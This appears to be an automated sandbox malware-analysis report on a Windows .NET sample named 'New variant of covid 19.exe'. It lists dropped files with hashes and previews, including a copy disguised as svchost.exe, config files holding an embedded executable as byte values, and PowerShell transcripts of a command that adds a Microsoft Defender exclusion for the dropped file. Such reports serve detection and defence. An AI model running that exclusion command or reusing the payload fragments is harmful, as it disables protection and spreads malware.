Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....r....."...0..... .....@.. ..... .@.....L...O.....p..... ....H.....text..... ....`.rsrc...p.....@..@.reloc..... .....@..B.....H.....d;..v.....S.....*".(<....*>..r4#.p.o@....*".(A....*Vsk...(B...t.....*.r.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#. pzr.#.pzr.#.pz*~r.#.pzr.#.pzr.#.pzr.#.pz*.r.#.pzr.#.pzr.#.pzr.#.pzr.#.pz*.r.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pz*.r.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pz*.r.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pzr.#.pz*.0.....r...pr#..p(.....(.....re..p....r{..p....s.....r

C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\New variant of covid 19.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\New variant of covid 19.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\Desktop\New variant of covid 19.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.0997736875329633
Encrypted:	false
SSDEEP:	6:kK7QkPkwTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:jQskwTJ6HkPlE99SNxAhUe0ht
MD5:	C0C84513E4F41BE3238884A35D13F1FE
SHA1:	D491CA0E58BB3E79F3A4426F69664E5A9599BACA
SHA-256:	34DADEF365AC9B7C7BD80E76F1C46EE6F8E8CF0EAED91EF2837B17C31D201F6D
SHA-512:	314E1479976E42C4D3B4779D25A7E4B8E344A8590E62CE01BDB18FB3CAB6675A6E1690DEE3F4953959A76C631D25B8FC1BB8C6DE2B100849E8297B776449C6F
Malicious:	false
Preview:	p..... .....6u...(..... ....$.....h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSljqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	
Process:	C:\Users\user\Desktop\New variant of covid 19.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2527795
Entropy (8bit):	3.0591944636233315
Encrypted:	false
SSDEEP:	12288:7O7DUP8gwUeJcfRP31tcKDKYFh14NS+MjQxRURB67WZM4ygmGsnWlET9linK3vv9:iXf/Gbfcj
MD5:	AB55DB4D124A772294EDE8E9E8288F53
SHA1:	9E1071D3935F13D04ACD9B29FBD7FF8D857373B1
SHA-256:	88EC5DC9338D281F17A70DCB770B1B14CE81FDC9D30951CC4B4F96C7819F3D14
SHA-512:	30374E94FEA125AA05101CD8B77DC5235DF8023FF843DB279726EB1464035DACD65047E3392F12B1AB024235988A1344823B483319F43DCF413F5A184C4A19EE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="OFsolWNmcACanMRUGVrizHZQUfsWIOTyZhqcUV DdVirxOPB.BFGYtGVcaKuKMuwoE" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <OFsolWNmc ACanMRUGVrizHZQUfsWIOTyZhqcUVDdVirxOPB.BFGYtGVcaKuKMuwoE>.. <setting name="AYhFcoOUTPAsNEJFbVkZa" serializeAs="String">.. <v alue>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97

C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSljqNjSlvYS\svchost.exe_Url_0aeimnckxwjoc2ntwml1gvkearlpscly\2.792.19.755\1m4vpdph.newcfg	
Process:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2527796
Entropy (8bit):	3.059200695461018
Encrypted:	false
SSDEEP:	12288:9O7DUP8gwUeJcfRP31tcKDKYFh14NS+MjQxRURB67WZM4ygmGsnWlET9linK3vv9:UXf/Gbfcj
MD5:	9E1FF7809698037170AF07A9B1C0E5C5
SHA1:	C3B4A1C7F0450DA5E0610DB733A42F5AD5A4F40B
SHA-256:	B06892FBF76511BCD1BB510B226B2736BF9CAEF3CB2788760CF18F60FFBA2224
SHA-512:	4072ABA69B9EB284A7A32DE26AA28B383F32B98832FF86F645B8B0E0FEE41A2D1DCBF4F9583F0702ACDB54A961A25661666CA9694309FD39572CAF1B21001374
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="OFsolWNmcACanMRUGVrizHZQUfsWIOTyZhqcU VDdVirxOPB.BFGYtGVcaKuKMuwoE" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e 089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <OFsolWNm cACanMRUGVrizHZQUfsWIOTyZhqcUVDdVirxOPB.BFGYtGVcaKuKMuwoE>.. <setting name="AYhFcoOUTPAsNEJFbVkZa" serializeAs="String">.. < value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 9

C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSljqNjSlvYS\svchost.exe_Url_0aeimnckxwjoc2ntwml1gvkearlpscly\2.792.19.755\3tlladac.newcfg	
Process:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2527795
Entropy (8bit):	3.0591944636233315
Encrypted:	false
SSDEEP:	12288:7O7DUP8gwUeJcfRP31tcKDKYFh14NS+MjQxRURB67WZM4ygmGsnWlET9linK3vv9:iXf/Gbfcj

C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSljqNjSlvYS\svchost.exe_Url_0aeimnckxwjoc2ntwml1gvkearlpscly\2.792.19.755\3tlladac.newcfg	
MD5:	AB55DB4D124A772294EDE8E9E8288F53
SHA1:	9E1071D3935F13D04ACD9B29FBD7FF8D857373B1
SHA-256:	88EC5DC9338D281F17A70DCB770B1B14CE81FDC9D30951CC4B4F96C7819F3D14
SHA-512:	30374E94FEA125AA05101CD8B77DC5235DF8023FF843DB279726EB1464035DACD65047E3392F12B1AB024235988A1344823B483319F43DCF413F5A184C4A19EE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="OFsolWNmcACanMRUGVrizHZQUfsWIOTyZhqcUV DdVirxOPB.BFGYtGVcaKuKMuwoE" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <OFsolWNmc ACanMRUGVrizHZQUfsWIOTyZhqcUVDdVirxOPB.BFGYtGVcaKuKMuwoE>.. <setting name="AYhFcoOUTPAsNEJFbVkZa" serializeAs="String">.. <v alue>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\svchost.exe.log	
Process:	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7GE4Kx1qE4KE4x84j:MxHKXwYHKhQnoPtHoxHhAHKzvGHKx1qs
MD5:	91AB2D220C13261DC89826F3B5F173D0
SHA1:	503DC61AC5CA2C7B963EA347D0D760980E4AE78F
SHA-256:	5FB683D310C9E0F8BEDD39A213C8290920450979BAB921CD0A3F0CA31A308E4A
SHA-512:	C9D6BF543A1BBE7552733779A996189282CF053087FEE646C871A6B7F03EEC70D2DA6A6CF25208FBDD0851963C1275159AD07016B9E713E1B57BB616CDC1F89
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba49 4b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assem bly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, Publi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	21544
Entropy (8bit):	5.585174318095792
Encrypted:	false
SSDEEP:	384:rtL6ojmmTH6mfRYSBKnojul6i8aepEQeZUn1u16zq5maxHVw38gCIvUI++j/:zmmTHs4KoClya+EpC3qUCm/Cly
MD5:	9CF94556F1F34D114B11C0663625F1DC
SHA1:	9C63907AA246A612BAA74322D06036DC35686000
SHA-256:	89F18529703F4229B00160C737E0BEFD33EE1B02B40C94E5038B5F3AE6E4AF0E
SHA-512:	A52D4CA11B05B520EB6BA25214D49AD1D63B344DDD416BFB9837A92EB85306608CEDF33C49437080D3CD732820CB5201120C537EED79A1195EFF891BEF04532
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....~.Y...D...D.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)T.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,j.....(.Microsoft.PowerShell.Commands.ManagementT.....7.,.fiD..... .....*.Microsoft.Management.Inf

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.10987860287095041
Encrypted:	false
SSDEEP:	12:26H0sjXm/Ey6q9995/bGq3qQ10nMCldimE8eawHjcyf:26ql68ZXLyMCldzE9BHjci
MD5:	1F925FCA56A2A3066F00CBA80A43701D
SHA1:	24720347D9A7D4B86AE847F9B75361A753F25CF6
SHA-256:	D08F048D6270A50D4EB8DE6FAF75CC700228CF5A4BB40398CD95385035B90918
SHA-512:	8D64CA6D539C17A558621E69381EB65FF8703FB85B291F7B2C96491DF05D303C9F7DE035525EC90702B0B4C1A6C18EEA78045F538EA1FCF6CB7F79591D36C93
Malicious:	false
Preview:	.....\.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....7+..... .....v..Ou.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c .k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.\..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11254085572117778
Encrypted:	false
SSDEEP:	12:IEjXm/Ey6q9995/bR1miM3qQ10nMCldimE8eawHza1mil0UP:ml68Zl1tMLyMCldzE9BHza1tI0E
MD5:	33003BC4A49F4CF46170C0497FF28A33
SHA1:	BE8B57158236941F3828B53A4BA5EE6382EB7CF7
SHA-256:	DD5876166794548F3BE2113E87ABB80345D5C1B79B8B5487F797EC20822E165C
SHA-512:	0DC4D464F3B5778A03C6C2DBCF846AA5D700ABD77E4F04FDF75E858D65DB3E2DC5E26E56B2946693AEA3534D323B6DBF4329D4D0D89CB7675F1769375C60AF 5
Malicious:	false
Preview:	.....\.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....7+..... .....Ou.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c .k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.\.....Y..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11234020995834726
Encrypted:	false
SSDEEP:	12:/6jXm/Ey6q9995/b2w1mK2P3qQ10nMCldimE8eawHza1mK1oXP://l68ZD1iPLyMCldzE9BHza1Ru
MD5:	AEE93FEF49A95DCCA7BE060A2E2EF34D
SHA1:	C5602954298F8A7DA9254303E520577A0BBAFFFE
SHA-256:	BA18EFD0525720BCE454D8900C3D996721B1A2489CBC2410CF39BB39123E10B4
SHA-512:	AC24AD4C059427C8988D0054D4512F4CAE8CE2985FC9D2DE7E6A14F5AE2116C8EDD89DEC4465AC194AA42F7269EF863B2B3FC53422277AE8985121DD9054F9 F
Malicious:	false
Preview:	.....\.....Jb.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....7+..... .....s.Ou.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.\.....yi..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mkwequj1.yo0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oakhxzia.2dl.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qgtzpkku.luh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ti3ey4z3.avd.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\Documents\20210309\PowerShell_transcript.936905.DbJYrCru.20210309221943.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5841
Entropy (8bit):	5.410656943651606
Encrypted:	false
SSDEEP:	96:BZ9hIN4qDo1ZDZchIN4qDo1Z9N31jZ/hIN4qDo1Z3oFF7Zw:2
MD5:	4F985C0A72158C34FD9CAF8686B952DD
SHA1:	7CA5EF31198C773BCBCFDF8BAD6F55BBC4A9439D
SHA-256:	E6738F98C50D65217366024C9D91F947446E839C3DB4B264183E6058E3D39FE9
SHA-512:	DDC9E224ECFCE24D376DB56E53AF237147979D286466D8CE805536A4A42F1F26F589860E857EDAE64FC6E513D2ABD6D477FE8128036DB1982C076EDD342CE38
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210309222002..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe -Force..Process ID: 6552..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210309222002..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210309222322..Username: computer\user..RunAs

C:\Users\user\Documents\20210309\PowerShell_transcript.936905.LRCx2CiE.20210309221857.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5841
Entropy (8bit):	5.412521613239556
Encrypted:	false
SSDEEP:	96:BZmhINKqDo1Z4ZchINKqDo1ZGN31jZ+hINKqDo1ZgoFF7Zw:P
MD5:	2A650E566B7ED33E1F1B1D6A68A7CB77
SHA1:	E9C8CF5044CBB7E69E5D8990BBA8CB5B147B34A5
SHA-256:	0E40EE5ABB643DB654FEDC0CEEAB6FD2158142ECF4553B3D52B81444D896FA98
SHA-512:	BAD74E176C2A7FAB24B69CC06AFE9A3FD52D5758C661A8599599D3937129132B2B4A735AD83E726CE2CA13BE0A3AD216F968F242D97FA0C63F455E002AF94C0F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210309221909..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe -Force..Process ID: 6864..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210309221909..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210309222322..Username: computer\user..RunAs

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

General

Entropy (8bit):	6.247071799238702
